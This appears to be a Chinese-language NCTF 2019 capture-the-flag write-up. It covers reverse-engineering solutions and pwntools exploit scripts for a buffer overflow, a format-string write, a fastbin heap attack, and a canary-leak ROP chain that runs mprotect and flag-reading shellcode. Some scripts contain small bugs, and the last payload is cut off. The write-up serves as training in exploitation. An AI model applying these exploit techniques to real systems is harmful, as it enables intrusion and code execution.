sub_9B4(&v8, &s, v3);
puts("Remote Linux debugger");
printf("plz input your flag:");
__isoc99_scanf("%29s", v7);
if ( strlen(v7) != 24 )
{
  printf("wrong length");
  exit(0);
}
for ( i = 0; i <= 23; ++i )
```

用 IDA 动态调试得到 flag

NCTF{just_debug_it_2333}

签到题：

```
v2 = 34 * a1[3] + 12 * *a1 + 53 * a1[1] + 6 * a1[2] + 58 * a1[4] + 36 * a1[5] + a1[6];
v3 = 27 * a1[4] + 73 * a1[3] + 12 * a1[2] + 83 * *a1 + 85 * a1[1] + 96 * a1[5] + 52 * a1[6];
v4 = 24 * a1[2] + 78 * *a1 + 53 * a1[1] + 36 * a1[3] + 86 * a1[4] + 25 * a1[5] + 46 * a1[6];
v5 = 78 * a1[1] + 39 * *a1 + 52 * a1[2] + 9 * a1[3] + 62 * a1[4] + 37 * a1[5] + 84 * a1[6];
v6 = 48 * a1[4] + 6 * a1[1] + 23 * *a1 + 14 * a1[2] + 74 * a1[3] + 12 * a1[5] + 83 * a1[6];
v7 = 15 * a1[5] + 48 * a1[4] + 92 * a1[2] + 85 * a1[1] + 27 * *a1 + 42 * a1[3] + 72 * a1[6];
v8 = 26 * a1[5] + 67 * a1[3] + 6 * a1[1] + 4 * *a1 + 3 * a1[2] + 68 * a1[6];
v9 = 34 * a1[10] + 12 * a1[7] + 53 * a1[8] + 6 * a1[9] + 58 * a1[11] + 36 * a1[12] + a1[13];
v10 = 27 * a1[11] + 73 * a1[10] + 12 * a1[9] + 83 * a1[7] + 85 * a1[8] + 96 * a1[12] + 52 * a1[13];
v11 = 24 * a1[9] + 78 * a1[7] + 53 * a1[8] + 36 * a1[10] + 86 * a1[11] + 25 * a1[12] + 46 * a1[13];
v12 = 78 * a1[8] + 39 * a1[7] + 52 * a1[9] + 9 * a1[10] + 62 * a1[11] + 37 * a1[12] + 84 * a1[13];
v13 = 48 * a1[11] + 6 * a1[8] + 23 * a1[7] + 14 * a1[9] + 74 * a1[10] + 12 * a1[12] + 83 * a1[13];
v14 = 15 * a1[12] + 48 * a1[11] + 92 * a1[9] + 85 * a1[8] + 27 * a1[7] + 42 * a1[10] + 72 * a1[13];
v15 = 26 * a1[12] + 67 * a1[10] + 6 * a1[8] + 4 * a1[7] + 3 * a1[9] + 68 * a1[13];
v16 = 34 * a1[17] + 12 * a1[14] + 53 * a1[15] + 6 * a1[16] + 58 * a1[18] + 36 * a1[19] + a1[20];
v17 = 27 * a1[18] + 73 * a1[17] + 12 * a1[16] + 83 * a1[14] + 85 * a1[15] + 96 * a1[19] + 52 * a1[20];
v18 = 24 * a1[16] + 78 * a1[14] + 53 * a1[15] + 36 * a1[17] + 86 * a1[18] + 25 * a1[19] + 46 * a1[20];
v19 = 78 * a1[15] + 39 * a1[14] + 52 * a1[16] + 9 * a1[17] + 62 * a1[18] + 37 * a1[19] + 84 * a1[20];
v20 = 48 * a1[18] + 6 * a1[15] + 23 * a1[14] + 14 * a1[16] + 74 * a1[17] + 12 * a1[19] + 83 * a1[20];
v21 = 15 * a1[19] + 48 * a1[18] + 92 * a1[16] + 85 * a1[15] + 27 * a1[14] + 42 * a1[17] + 72 * a1[20];
v22 = 26 * a1[19] + 67 * a1[17] + 6 * a1[15] + 4 * a1[14] + 3 * a1[16] + 68 * a1[20];
v23 = 34 * a1[24] + 12 * a1[21] + 53 * a1[22] + 6 * a1[23] + 58 * a1[25] + 36 * a1[26] + a1[27];
v24 = 27 * a1[25] + 73 * a1[24] + 12 * a1[23] + 83 * a1[21] + 85 * a1[22] + 96 * a1[26] + 52 * a1[27];
v25 = 24 * a1[23] + 78 * a1[21] + 53 * a1[22] + 36 * a1[24] + 86 * a1[25] + 25 * a1[26] + 46 * a1[27];
v26 = 78 * a1[22] + 39 * a1[21] + 52 * a1[23] + 9 * a1[24] + 62 * a1[25] + 37 * a1[26] + 84 * a1[27];
v27 = 48 * a1[25] + 6 * a1[22] + 23 * a1[21] + 14 * a1[23] + 74 * a1[24] + 12 * a1[26] + 83 * a1[27];
v28 = 15 * a1[26] + 48 * a1[25] + 92 * a1[23] + 85 * a1[22] + 27 * a1[21] + 42 * a1[24] + 72 * a1[27];
v29 = 26 * a1[26] + 67 * a1[24] + 6 * a1[22] + 4 * a1[21] + 3 * a1[23] + 68 * a1[27];
v30 = 34 * a1[31] + 12 * a1[28] + 53 * a1[29] + 6 * a1[30] + 58 * a1[32] + 36 * a1[33] + a1[34];
v31 = 27 * a1[32] + 73 * a1[31] + 12 * a1[30] + 83 * a1[28] + 85 * a1[29] + 96 * a1[33] + 52 * a1[34];
v32 = 24 * a1[30] + 78 * a1[28] + 53 * a1[29] + 36 * a1[31] + 86 * a1[32] + 25 * a1[33] + 46 * a1[34];
```

这是一个解多元一次方程组，感谢出题人将系数矩阵都设成一样的

```
if ( *(&v2 + i) != dword_404000[i] )
{
  printf("GG");
```

Y 的值在 dword_404000 中

用 python 的 numpy 中解多元一次方程组的库直接解方程即可

Flag：

NCTF{nctf2019_linear_algebra_is_very_interesting}

Our 16bit Games：

这道题…我没做过这个文件的逆向题，所以直接拖进 IDA 看汇编代码

分析了一会，

```
mov     ax, ds:0FA2h
push    ax
pop     bx
xchg    bh, bl
mov     ah, 2
mov     dl, 8Eh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 9Dh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 94h
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 98h
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 0BBh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
```

要 素 察 觉

看来是个异或，而且还是奇数位和一个数异或，偶数位和一个数异或，这次比赛的所有 flag 都是 NCTF 开头，so 我就试了试，然后就出来了…

NCTF{W31C0mE_2_D05_I6b17_9am3}

PWN

Pwn 第一题用 pwntools 的 remote 模块连上去就出 flag

Pwn_me_1

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_4007D6();
  sub_400846();
  puts("pwn me 100 years,please!");
  puts("are you ready?");
  read(0, s1, 0x20uLL);
  if ( strcmp(s1, "yes") )
    sub_40087C();
  if ( dword_6010C0 != 1717986918 )
    sub_40087C();
  puts("enjoy the fun of pwn");
  sub_400861();
  return 0LL;
}
```

题中有两次判断：

第一次判断输入字符串是否为 yes

第二次判断 dword_6010c0 是否等于 1717986918

每次判断不成功结束程序

成功则继续运行程序得到权限

```
bss:00000000006010B0 s1              db 10h dup(?)          ; DATA XREF: main+31↑o
bss:00000000006010B0                                        ; main+4A↑o
bss:00000000006010C0 dword_6010C0    dd ?                   ; DATA XREF: main+58↑r
bss:00000000006010C4                 align 8
bss:00000000006010C4 _bss            ends
```

S1 和 dword_6010c0 都位于 bss 段且相邻，

写入 s1 时可以直接覆盖到 dword_6010c0

脚本如下：

```python
# -*- coding: utf-8 -*-
from pwn import *

p = remote("139.129.76.65" ,50004)
#p = process("/media/sf_pwn题/pwn_me_1")

p.recvuntil('are you ready?\n')

payload = "yes"+"\x00"*(0x10-3)+p64(1717986918)

p.sendline(payload)

p.interactive()
```

Pwn_me_2

```
unsigned __int64 sub_C54()
{
  char dest; // [rsp+0h] [rbp-40h]
  unsigned __int64 v2; // [rsp+38h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  strncpy(&dest, src, 0x10uLL);
  printf(&dest, src);
  return __readfsqword(0x28u) ^ v2;
}
```

```
unsigned __int64 sub_BD6()
{
  char buf; // [rsp+0h] [rbp-40h]
  unsigned __int64 v2; // [rsp+38h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("maybe I should give you a gift?");
  puts("what do you want?");
  read(0, &buf, 0x30uLL);
  printf(&buf, &buf);
  puts(",this?I kown.");
  return __readfsqword(0x28u) ^ v2;
}
```

由题可知本题考查格式化字符串

```
sub_BD6();
if ( dword_2020E0 != 1717986918 )
  sub_BBC();
puts("enjoy the fun of pwn");
sub_B9D("enjoy the fun of pwn");
return 0LL;
```

当 dword_2020E0=1717986918 时 get_shell

由 chacksec 可知开启了 pie
所以用第一次格式化字符串泄露地址
用泄露的地址-0x202080+0x2020e0 即为要写入地址
用第二次格式化字符串实现任意位置（目标位置）写

Exp 如下：

```python
from pwn import *
import sys

sh = process("./pwn_me_2")


def exec_fmt(payload):
    sh = process("./pwn_me_2")
    sh.recvuntil("but your name:")
    sh.sendline("aaaa")
    sh.recvuntil("what do you want?")
    sh.sendline(payload)
    sh.recvline()
    info = sh.recv()
    sh.close()
    return info

#autofmt = FmtStr(exec_fmt)
#print autofmt.offset

sh.recvuntil("but your name:")
sh.sendline("A"*0x10+'%p')
sh.recvuntil("preparing......\x0a0x")
addr = u64(p.recv(6).ljust(8,'\x00'))
print(hex(addr))
address=addr-0x202080+0x2020E0
payload = "%" + p64(1717986918) + "c%9$hn%10$hn"
payload = payload.ljust(0x18,"\x00")
payload += p64(address) + p64(address+2)
sh.recvuntil("what do you want?")
sh.sendline(payload)
sh.interactive()

```

Pwn_me_3


本题漏洞在 edit 函数中，read 函数允许输入 0x20 大小的内容，若申请堆块的大小小于 0x20 则造成堆溢出。

```
unsigned __int64 edit()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("idx:");
  __isoc99_scanf("%d", &v1);
  if ( v1 < 0 || v1 > 32 )
  {
    puts("hacker?");
    exit(0);
  }
  if ( ptr[v1] )
  {
    puts("content:");
    read(0, ptr[v1], 0x20uLL);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

用 fastbin attack，通过溢出修改相邻低地址块，并伪造快首，将 fd 指针修改为目标地址，

将堆块申请到目标地址泄露出 libcbase+**0x**3E1EE0



Exp 如下：

```python
from pwn import *
import sys
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
sh = process("./pwn_me_3")
def creat(chunk_size,value):
    sh.recvuntil('5,exit')
    sh.sendline('1')
    sh.recvuntil('size:')
    sh.sendline(str(chunk_size))
    sh.recvuntil('content:')
    sh.sendline(value)

def delete(index):
    sh.recvuntil('5,exit')
    sh.sendline('2')
    sh.recvuntil('idx:')
    sh.sendline(str(index))

def show(index):
    sh.recvuntil('5,exit')
    sh.sendline('3')
    sh.recvuntil('idx')
    sh.sendline(str(index))

def edit(index,value):
    sh.recvuntil('5,exit')
    sh.sendline('4')
    sh.recvuntil('idx:')
    sh.sendline(str(index))
    sh.recvuntil('content:')
    sh.sendline(value)
```

```python
creat(0x18,'Chunk0')
creat(0x10,'Chunk1')
creat(0x50,'Chunk2')
creat(0x50,'Chunk3')
creat(0x50,'/bin/sh\x00')
delete(3)
delete(2)
edit(0,'A'*0x10+p64(0)+p64(0x81))
delete(1)
creat(0x70,'A'*0x10+p64(0)+p64(0x61)+p64(0x601ffa))
creat(0x50,'Chunk5')
creat(0x50,'')
gdb.attach(sh)
show(3)
important_info=sh.recvuntil('\x0a').strip('\x0a')
edit(3,'A'*0x5)
show(3)
sh.recvuntil('A'*0x5+'\x0a')
important_address=u64(sh.recvuntil('\x0a').strip('\x0a').ljust(8,'\x00'))
libc_base=important_address-0x3E1EE0
log.success('libc base is '+str(hex(libc_base)))
system_address=libc_base+libc.symbols['system']
sh.recvuntil('5,exit')
sh.sendline('4')
sh.recvuntil('idx:')
sh.sendline(str(3))
sh.recvuntil('content:')
sh.send('\x0A'+p64(important_address)[3:6]+'\x00'*2+p64(important_address)+p64(system_address))
delete(4)
sh.interactive()
```

warm up

```
__int64 sub_400A06()
{
  __int64 v0; // ST08_8

  v0 = seccomp_init(2147418112LL);
  seccomp_rule_add(v0, 0LL, 59LL, 0LL);
  return seccomp_load(v0);
}
```

本题用了 seccomp 做沙箱保护

```
unsigned __int64 sub_400AB6()
{
  char buf; // [rsp+0h] [rbp-20h]
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("warm up!!!");
  read(0, &buf, 0x40uLL);
  printf("%s ?", &buf);
  read(0, &buf, 0x100uLL);
  return __readfsqword(0x28u) ^ v2;
}
```

如图，可以用 printf 带出栈元素，可以用其泄露 canary，然后可以执行栈溢出

```
root@kali:/media/sf_pwn题# ROPgadget --binary warm_up --only "pop|ret"
Gadgets information
============================================================
0x0000000000400bbc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400bbe : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400bc0 : pop r14 ; pop r15 ; ret
0x0000000000400bc2 : pop r15 ; ret
0x0000000000400bbb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400bbf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400970 : pop rbp ; ret
0x0000000000400bc3 : pop rdi ; ret
0x0000000000400bc1 : pop rsi ; pop r15 ; ret
0x0000000000400bbd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400831 : ret
0x00000000004004a8 : ret 0
0x0000000000400842 : ret 0x2007
0x0000000000400c20 : ret 0xfffe
```

```
sh.send('Canary_Begin------------>')
sh.recvuntil('Canary_Begin------------>')
Data=sh.recv()
Canary=u64('\x00'+Data[:7])
Stack=u64(Data[7:13].ljust(8,'\x00'))-0x30
log.success('Stack is '+str(hex(Stack)))
log.success('Canary is '+str(hex(Canary)))
payload='A'*0x18+p64(Canary)+p64(Stack)+p64(pop_rdi)+p64(warm_up.got['puts'])+p64(warm_up.plt['puts'])+p64(0x400AB6)
# gdb.attach(sh)
sh.send(payload)
puts_addr=u64(sh.recvuntil('\x0a').strip('\x0a').ljust(8,'\x00'))
libc_base=puts_addr-libc.symbols['puts']
log.success('libc base is '+str(hex(libc_base)))
```

```
open_addr=libc_base+libc.symbols['open']
pop_rdx=libc_base+libc.search(asm('pop rdx\nret')).next()
mprotect_addr=libc_base+libc.symbols['mprotect']
gets_addr=libc_base+libc.symbols['gets']
# binsh_addr=libc_base+libc.search('/bin/sh').next()
```

用第二个 read 泄露 puts 函数的地址和 libcbase，并且程序返回 sub_400AB6 函数重新输入

```
sh.send('Canary_Begin------------>')
sh.recvuntil('Canary_Begin------------>')
Data=sh.recv()
Canary=u64('\x00'+Data[:7])
Stack=u64(Data[7:13].ljust(8,'\x00'))-0x30
log.success('Stack is '+str(hex(Stack)))
log.success('Canary is '+str(hex(Canary)))
payload='A'*0x18+p64(Canary)+p64(Stack)+p64(pop_rdi)+p64(0x601500)+p64(gets_addr)+p64(0x400AB6)
sh.send(payload)
shellcode = ""
shellcode += shellcraft.amd64.pushstr('./flag').rstrip()
shellcode += shellcraft.amd64.linux.syscall('SYS_open',"rsp", 0).rstrip()
shellcode += shellcraft.amd64.linux.syscall('SYS_read',"rax", 0x601600,40).rstrip()
shellcode += shellcraft.amd64.linux.syscall('SYS_write',1, 0x601600,40).rstrip()
shellcode  = asm(shellcode)
sh.sendline(shellcode)
```

```
Start                End                  Perm    Name
0x00400000           0x00401000           r-xp    /media/sf_pwn题/warm_up
0x00600000           0x00601000           r--p    /media/sf_pwn题/warm_up
0x00601000           0x00602000           rw-p    /media/sf_pwn题/warm_up
0x00602000           0x00623000           rw-p    [heap]
0x00007ffff7ba4000 0x00007ffff7ba7000 rw-p    mapped
0x00007ffff7ba7000 0x00007ffff7bc9000 r--p    /usr/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7bc9000 0x00007ffff7d11000 r-xp    /usr/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7d11000 0x00007ffff7d5d000 r--p    /usr/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7d5d000 0x00007ffff7d5e000 ---p    /usr/lib/x86_64-linux-gnu/libc-2.28.so
```

第二次向内存 0x601500 处写入 shellcode

```
sh.send('Canary_Begin------------>')
sh.recvuntil('Canary_Begin------------>')
Data=sh.recv()
Canary=u64('\x00'+Data[:7])
Stack=u64(Data[7:13].ljust(8,'\x00'))-0x30
log.success('Stack is '+str(hex(Stack)))
log.success('Canary is '+str(hex(Canary)))
payload=p64(0x1000)+'A'*0x10+p64(Canary)+p64(0x6014F8)+p64(pop_rdi)+p64(0x601000)+p64(pop_rsi_r15)+p64(0x1000)+p64(0)+p64(pop_rdx)+p64(0x7)+p64(mprotect_
sh.send(payload)
```

第三次调用 mprotect 添加执行权限执行 shellcode